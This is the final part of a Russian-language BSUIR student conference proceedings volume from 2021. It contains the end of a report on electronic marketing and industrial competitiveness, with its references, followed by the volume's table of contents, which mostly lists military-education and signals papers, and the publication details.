На рисунке 1 показывается влияние электронных информационно-рекламных ресурсов на промышленное производство.




Рисунок 1 – Функционирования промышленного производства в современных условиях сетевой экономики

Проанализировав настоящий уровень сетевой экономики, видно, что внедрение новейших технологий и развитие сетевого маркетинга изменило характер бизнеса, ведь увеличилась скорость реакции на все явления, способные изменить вектор экономических составляющих, появилась экономия на персонале и аренде помещений, изменились отношения между продавцом и покупателем, теперь последний имеет полный доступ к информации о товаре и в праве выбрать нужный ему вариант. Так электронная торговля становится неотъемлемой частью современной экономики. А безусловно движущим элементом здесь, повторимся, выступает развитый электронный маркетинг.

Рассматривая определение маркетинга на электронном рынке, важно также установить, что является объектом и субъектом маркетинговой деятельности на этом рынке. [2]

Объектом маркетинговой деятельности на электронном рынке выступает информационно-аналитическая и экспертно-исследовательская деятельность фирмы с использованием сетевых информационных систем и технологий: по выбору конкурентной позиции на данном рынке, где компания выступает со своим товаром; определению стратегий его продвижения и распределения, выбору рекламной и ценовой политики с учетом всей совокупности факторов внешней и внутренней среды в условиях риска и неопределенности. [2]

Субъектом маркетинговой деятельности на электронном рынке выступает, как и в классическом маркетинге, деятельность конкретного собственника, компании по целенаправленному регулированию деятельности фирмы, производимому по определенной технологии с использованием

системы методов анализа и обработки цифровой информации электронного рынка для достижения поставленных целей. [2]

Очень важно для развития электронного бизнеса рассматривать электронный маркетинг как основу современного бизнеса. Традиционная маркетинговая деятельность – бизнес-анализ, управление отношениями с потребителями, управление цепочками снабжения и управления знаниями – реализуется средствами информационных технологий. Известный специалист по вопросам стратегии Майкл Портер отмечает, что информационные технологии изменяют способ осуществления деятельности компаний, влияют на весь процесс производства и распространения продукции. Информационные технологии стараются пронизать каждую цепочку. Они создают масштабы конкуренции и придают им новый вид. Эти ключевые моменты объясняют такой момент, что информационные технологи занимают огромную роль в бизнесе, а значит и в развитии экономики.

На рисунке 2 мы видим уже более совершенную модель деятельности производства с собственными информационными ресурсами с учетом вышеизложенных моментов.



Рисунок 2 – Усовершенствованная модель производства с собственными рекламными ресурсами

Здесь мы наблюдаем её гибкость, мониторинг информационно-рекламной стратегии и выбор ориентированной на потребителя производственной программы.

В связи с анализируемой информацией и предложенными возможностями создается перспектива роста и постоянного развития экономики при помощи электронного маркетинга и новейших технологий. Выявлен новый фактор повышения конкурентоспособности производства, уровень виртуального сотрудничества в условиях повсеместной глобализации. Ведь благодаря развитию технологий и использованию их в бизнесе, появляется возможность дополнительного повышения эффективности рекламных и информационных ресурсов, повышения степени использования технологических новшеств в данной области. А значит будет увеличиваться скорость ориентации на потребителя, увеличение качества товара, уровня конкурентоспособности. Что в совокупности будет оказывать влияние не только на экономическое составляющее отдельного предприятия или страны, а на мировую экономику в целом! За сетевым маркетингом и электронным бизнесом наше благополучное и постоянно улучшающееся будущее!

**Список использованных источников:**

- 1) <https://studfile.net/preview/2879165/>
- 2) [https://studref.com/400683/informatika/elektronnyy\\_marketing](https://studref.com/400683/informatika/elektronnyy_marketing)
- 3) Макконнелл К.Р., Брю С.Л. ЭКОНОМИКС / ECONOMICS. Campbell R. McConnell., Stanley. L. Brue. Изд: ИНФРА-М, 2003. - 983 с.
- 4) Рублевская Ю.В., Рублевский Р.В., Попов Е.В. Стратегии развития отраслевых Интернет-ресурсов. Ж. «Маркетинг в России и за рубежом», №2 / 2002. <http://www.mavriz.ru/articles/2002/2/94.html>
- 5) ISO/IEC 20000:2005. <http://www.itexpert.ru/rus/biblio/iso20k/>
- 6) Global Competitiveness Index 2019-2020 / <http://gtmarket.ru/news/state/2020/10/10/1868>
- 7) Джандиери Г.В., Сахвадзе Д.В., Шаламберидзе М.Ш., Кветенадзе Е.Р. Электронная коммерция и информационные технологии в системе металлургического предпринимательства в развивающихся стран мира. IV международная научно-практическая конференция "Интернет и общество–inso-2009", (<http://www.inso.ge/stats2009.html>)
- 8) <http://rudocs.exdat.com/docs/index-78713.html?page=6>

UDC 004

## DIGITAL TECHNOLOGIES AS AN OPPORTUNITY TO INCREASE COMPETITIVENESS

*Babich P. O., Pingol A. I.*

*Belarusian State University of Informatics and Radioelectronics, Minsk, Republic of Belarus*

*Babich V. N.*

**Annotation.** The report highlights the important role of the influence of the latest information and communication technologies on the economic component of the company in the process of improving the economy, as well as the prospects for the development of network marketing as one of the most important branches of e-business. The high impact of technological innovations on competitiveness and stability in the foreign market is analyzed.

**Keywords.** Network technologies, Internet resources, competitiveness, network marketing.

## ОГЛАВЛЕНИЕ

<i>БЕЗОПАСНОСТЬ ТРАНСПОРТНОЙ ТЕЛЕКОММУНИКАЦИОННОЙ СЕТИ КАК ОСНОВА УСТОЙЧИВОСТИ СИСТЕМЫ СВЯЗИ ВООРУЖЕННЫХ СИЛ РЕСПУБЛИКИ БЕЛАРУСЬ</i>	
<i>ФЕДОРЕНКО В.А.</i> .....	3
<i>ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ СРЕДСТВ IP-ТЕЛЕФОНИИ С ПОМОЩЬЮ ОБЩЕДОСТУПНЫХ ПРОГРАММНЫХ СРЕДСТВ</i>	
<i>МАКАТЕРЧИК А.В.</i> .....	4
<i>ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>МАРТЫНОВИЧ А.Д.</i> .....	6
<i>ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>КАПУСТИН П.Е., ГИРО К.Ю., ГРИНКЕВИЧ И.Г.</i> .....	8
<i>ИГРОВЫЕ МЕТОДЫ ОБУЧЕНИЯ ВОЕННОСЛУЖАЩИХ: СУЩНОСТЬ, ОРГАНИЗАЦИЯ И УСЛОВИЯ ЭФФЕКТИВНОСТИ</i>	
<i>ЛАЗАРЕВ Е.П., ЛУКАШЕВИЧ М.С.</i> .....	11
<i>ПРИМЕНЕНИЕ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>НИКОЛАЕВ Е.А.</i> .....	12
<i>ВНЕДРЕНИЕ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ В ПРАКТИКУ ОБРАЗОВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ ДЛЯ УЛУЧШЕНИЯ КАЧЕСТВА ОБУЧЕНИЯ</i>	
<i>ПАВЛОВСКИЙ Е.М.</i> .....	13
<i>ПСИХОЛОГИЧЕСКОЕ СОПРОВОЖДЕНИЕ ПРОЦЕССА ИЗУЧЕНИЯ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>ПАРАХНЕВИЧ А.В.</i> .....	15
<i>ОБЩЕВОЙСКОВОЙ ТАКТИЧЕСКИЙ ТРЕНАЖЕР «КОМБАТ»</i>	
<i>ПОДИНАКО А.В.</i> .....	17
<i>ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА НА БАЗЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В УЧРЕЖДЕНИЯХ ВОЕННОГО ОБРАЗОВАНИЯ</i>	
<i>РОМАНЕНКО Д.В.</i> .....	19
<i>ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	

<i>СУБТЕЛЬНИК Н.В.</i> .....	21
<i>НОВЫЕ ЧЕРТЫ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>ЧИГИР М.В.</i> .....	23
<i>ПОМЕХОУСТОЙЧИВОЕ КОДИРОВАНИЕ ДЛЯ ПЕРЕДАЧИ ЦИФРОВОГО ТЕЛЕВИДЕНИЯ ПО КАНАЛАМ СВЯЗИ</i>	
<i>ДОСОВ Д.П.</i> .....	25
<i>ПОДГОТОВКА И ИСПОЛЬЗОВАНИЕ СРЕДСТВ МАССОВОЙ ИНФОРМАЦИИ В АРМИИ БЕЛАРУСИ ДЛЯ ВЕДЕНИЯ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОГО ПРОТИВОБОРСТВА</i>	
<i>ДУЛУБ И.В.</i> .....	26
<i>АКТУАЛЬНОСТЬ ПОСТРОЕНИЯ КОМПЬЮТЕРНОЙ СЕТИ ОПЕРАТИВНО-ТЕХНИЧЕСКОЙ СЛУЖБЫ ПОЛЕВОГО УЗЛА СВЯЗИ ПУНКТА УПРАВЛЕНИЯ ВООРУЖЕННЫХ СИЛ РЕСПУБЛИКИ БЕЛАРУСЬ</i>	
<i>МАКСИМОВИЧ В.С.</i> .....	28
<i>ВНЕДРЕНИЕ В ПРОЦЕСС ОБУЧЕНИЯ СЕТЕВЫХ КОМПЬЮТЕРНЫХ ПРОГРАММ ПО ИЗУЧЕНИЮ СРЕДСТВ СВЯЗИ</i>	
<i>ПЕДЧЕНКО Н.В.</i> .....	29
<i>СОВРЕМЕННОЕ СОСТОЯНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ВОЙСК СВЯЗИ</i>	
<i>ПОДИНАКО А.В.</i> .....	31
<i>ПРИМЕНЕНИЕ ВИРТУАЛЬНЫХ ТРЕНАЖЕРОВ В ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ</i>	
<i>СЕДЛЯР Е.А.</i> .....	32
<i>СОВРЕМЕННЫЕ ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ВОЕННОМ ОБРАЗОВАНИИ</i>	
<i>СЕМЕНЮК В.М.</i> .....	33
<i>ИСПОЛЬЗОВАНИЕ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ СРЕДСТВ СВЯЗИ ВОЕННОГО НАЗНАЧЕНИЯ</i>	
<i>СТЕПАНОВИЧ Е. А.</i> .....	35
<i>КОМПЬЮТЕРНАЯ ПРОГРАММА ДЛЯ ОБУЧЕНИЯ РАБОТЕ НА РАДИОСТАНЦИИ Р-180</i>	
<i>ШЕЛЕПЕНЬ И.К.</i> .....	36
<i>ТЕНДЕНЦИИ РАЗВИТИЯ СИСТЕМЫ СВЯЗИ</i>	
<i>ШИШКО А.А.</i> .....	37



*ПРОГРАММНЫЙ КОМПЛЕКС ПО РАЗВЕРТЫВАНИЮ РРС Р-414 С  
ИСПОЛЬЗОВАНИЕМ ТРЕХМЕРНОЙ ВИЗУАЛИЗАЦИИ СЦЕН*

*ШУМСКИЙ Д.Ю. .... 38*

*«АКТУАЛЬНЫЕ ВОПРОСЫ РАЗВИТИЯ ИНФОКОММУНИКАЦИОННЫХ  
СИСТЕМ И УСЛУГ В ВОЙСКАХ СВЯЗИ ВООРУЖЕННЫХ СИЛ  
РЕСПУБЛИКИ БЕЛАРУСЬ»*

*ЩЕРБАКОВ А.С. .... 39*

*ИННОВАЦИОННЫЕ ОБРАЗОВАТЕЛЬНЫЕ ТЕХНОЛОГИИ*

*КОРОБ В.О. .... 42*

*МОДЕЛИРОВАНИЕ БОЕВЫХ ДЕЙСТВИЙ ПРИ ИЗУЧЕНИИ  
РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО*

*МАСКЕВИЧ К.В. .... 43*

*ПРИМЕНЕНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ БЕСПИЛОТНЫХ  
ЛЕТАТЕЛЬНЫХ АППАРАТОВ*

*БИБИКОВ А.А. .... 45*

*ПРИМЕНЕНИЕ ЭЛЕКТРОННЫХ УЧЕБНЫХ МЕТОДИЧЕСКИХ  
КОМПЛЕКСОВ ДИСЦИПЛИН ПРИ ПОДГОТОВКЕ ВОЕННЫХ  
СПЕЦИАЛИСТОВ*

*ГРИЦУК М.С. .... 46*

*ПЕРСОНАЛЬНЫЕ КОМПЬЮТЕРЫ В ПРОЦЕССЕ ПОДГОТОВКИ  
ОФИЦЕРСКИХ КАДРОВ ВВС И ВОЙСК ПВО*

*КЛИМОВ Д.П. .... 47*

*ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ  
РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО*

*ПАВЛОВСКИЙ Е.М. .... 48*

*ПРИМЕНЕНИЕ ЭЛЕКТРОННЫХ УЧЕБНЫХ МЕТОДИЧЕСКИХ  
КОМПЛЕКСОВ ДИСЦИПЛИН*

*АРТЮХОВ Н.О. .... 49*

*СРЕДСТВА ПОСТАНОВКИ ПОМЕХ И ПОМЕХОЗАЩИТЫ РЛС*

*КИСЛЯКОВ П.Н. .... 50*

*ИСПОЛЬЗОВАНИЕ ИНФОКОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ  
ИЗУЧЕНИИ РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО*

*РАКИЦКИЙ К.Ю. .... 51*

*ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ  
РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО*

<i>СУБТЕЛЬНИК Н.В.</i> .....	53
<i>ВЫБОР СРЕДСТВ ДЛЯ СКРЫТИЯ IP АДРЕСА ПРИ РАБОТЕ В ГЛОБАЛЬНОЙ СЕТИ (СРАВНЕНИЕ PROXY, SSH И VPN)</i>	
<i>ХОЖЕВЕЦ О.А.</i> .....	55
<i>ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>ЖИГУН И.А.</i> .....	59
<i>РОЛЬ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ ОБЩЕВОЙСКОВОГО БОЯ</i>	
<i>ПИЛЯК Г.В., КРИВКО М.В.</i> .....	63
<i>ЦИФРОВЫЕ ТЕХНОЛОГИИ КАК ВОЗМОЖНОСТЬ ПОВЫШЕНИЯ КОНКУРЕНТОУСТОЙЧИВОСТИ</i>	
<i>БАБИЧ П.О., ПИНГОЛЬ А.И.</i> .....	67

Научное издание

Материалы докладов 57-й научной конференции аспирантов,  
магистрантов и студентов

**ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ В  
УЧЕБНОМ ПРОЦЕССЕ**  
(Минск, 19–23 апреля 2021 года)

В авторской редакции

*Ответственный за выпуск А.А. Богатырев  
Компьютерная верстка О.А. Казачёнок*